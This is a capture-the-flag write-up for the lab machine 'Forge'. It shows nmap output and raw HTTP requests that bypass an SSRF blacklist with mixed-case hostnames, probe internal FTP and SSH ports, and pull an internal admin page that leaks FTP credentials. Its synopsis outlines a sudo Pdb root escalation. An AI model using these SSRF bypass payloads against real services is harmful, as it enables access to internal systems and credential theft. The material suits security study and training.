Forge

Synopsis


Forge is a medium linux machine that features an SSRF vulnerability on the main webpage that can be exploited to access services that are available only on localhost. Specifically, an FTP server is running but it's behind a firewall that prevents any connection except from localhost. Virtual host brute forcing reveals a new admin virtual host that is also blocked from external connections. The main webpage provides the ability to upload image files from URLs, but there are no checks in place to validate if the file is a real image or not. Thus allowing an attacker to specify a URL to a machine he controls in order to redirect the traffic to the internal services running on the box. Data exfiltration from the internal admin virtual host reveals credentials that can be used to access the FTP server, exploiting the same SSRF vulnerability. Through the FTP, the SSH key for user can be extracted. Privilege escalation relies on a Python script that user is able to execute using sudo. Triggering an error on the script will cause it to execute Pdb , an interactive Python debugger that can interpret Python commands. Since Pdb is running as root , because the main script was executed using sudo , a root shell can be spawned.

Skills

- Enumeration
- Source code review
- Vhost enumeration
- Data exfiltration using SSRF
- SSRF filter bypass


Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.11.111
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-01 14:27 EDT
Nmap scan report for 10.10.11.111
Host is up (0.033s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/1%OT=22%CT=1%CU=43189%PV=Y%DS=2%DC=T%G=Y%TM=64F22D2B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

We started the exploitation from the browser ,where we found a functionality to upload files




In the “url” parameter we tested fro SSRF vulnerability
When we typed “127.0.0.1” in the parameter we got an error message



```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://127.0.0.1&remote=1
```

```
      <nav>
        <h1 class="">
          <a href="/">
            Gallery
          </a>
        </h1>
        <h1 class="align-right">
          <a href="/upload">
            Upload an image
          </a>
        </h1>
      </nav>
    </header>
    <center>
      <br>
      <br>
      <div id="content">
        <h2 onclick="show_upload_local_file()">
          Upload local file
        </h2>
        <h2 onclick="show_upload_remote_file()">
          Upload from url
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          URL contains a blacklisted address!
        </strong>
      </center>
    </h1>
  </body>
</html>
```

But when we used a counterpart of the “127.0.0.1” we successfully bypassed the implemented filter




```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://fOrGe.Htb&remote=1
```

```
          </a>
        </h1>
      </nav>
    </header>
    <center>
      <br>
      <br>
      <div id="content">
        <h2 onclick="show_upload_local_file()">
          Upload local file
        </h2>
        <h2 onclick="show_upload_remote_file()">
          Upload from url
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          File uploaded successfully to the following url:
        </strong>
      </center>
    </h1>
    <h1>

      <center>
        <strong>
          <a href="http://forge.htb/uploads/y4KZ99qCrENMLzDtKHcc">
            http://forge.htb/uploads/y4KZ99qCrENMLzDtKHcc
          </strong>
        </center>
      </h1>
    </body>
  </html>
```


What gave us the url, unfortunately there was nothing interesting there.

Next, we launched vhost enumeration to find subdomains of the forge.htb what gave us admin.forge.htb, yet this subdomain was only available from the local host so we decided to use our SSRF vulnerability to access it




```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://forGe.Htb:21&remote=1
```

```
        <h1 class="">
          <a href="/">
            Gallery
          </a>
        </h1>
        <h1 class="align-right">
          <a href="/upload">
            Upload an image
          </a>
        </h1>
      </nav>
    </header>
    <center>
      <br>
      <br>
      <div id="content">
        <h2 onclick="show_upload_local_file()">
          Upload local file
        </h2>
        <h2 onclick="show_upload_remote_file()">
          Upload from url
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          An error occured! Error : (&#39;Connection aborted.&#39;,
          BadStatusLine(&#34;220 Forge&#39;s internal ftp server\r\n&#34;))
        </strong>
      </center>
    </h1>
  </body>
</html>
```



```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://Admin.forge.htB:22&remote=1
```


```
        <h1 class="">
          <a href="/">
            Gallery
          </a>
        </h1>
        <h1 class="align-right">
          <a href="/upload">
            Upload an image
          </a>
        </h1>
      </nav>
    </header>
    <center>
      <br>
      <br>
      <div id="content">
        <h2 onclick="show_upload_local_file()">
          Upload local file
        </h2>
        <h2 onclick="show_upload_remote_file()">
          Upload from url
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          An error occured! Error : (&#39;Connection aborted.&#39;,
          BadStatusLine(&#39;SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3\r\n&#39;
        </strong>
      </center>
    </h1>
  </body>
```



```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://Admin.forge.htB&remote=1
```


```
          Upload an image
        </a>
      </h1>
    </nav>
  </header>
  <center>
    <br>
    <br>
    <div id="content">
      <h2 onclick="show_upload_local_file()">
        Upload local file
      </h2>
      <h2 onclick="show_upload_remote_file()">
        Upload from url
      </h2>
      <div id="form-div">

      </div>
    </div>
  </center>
  <br>
  <br>
  <h1>
    <center>
      <strong>
        File uploaded successfully to the following url:
      </strong>
    </center>
  </h1>
  <h1>

    <center>
      <strong>
        <a href="http://forge.htb/uploads/sY4KfV6hJg6gpXyRTyhy">
          http://forge.htb/uploads/sY4KfV6hJg6gpXyRTyhy
        </strong>
      </center>
    </h1>
  </body>
</html>
```

And we successfully downloaded a content of main page for admin.forge.htb




```
┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─# cat *hy
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>

┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─# 
```

From the we learnt about the existence of other endpoints, so we accessed them as well



```
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
    </ul>
</body>
</html>

┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─#
```



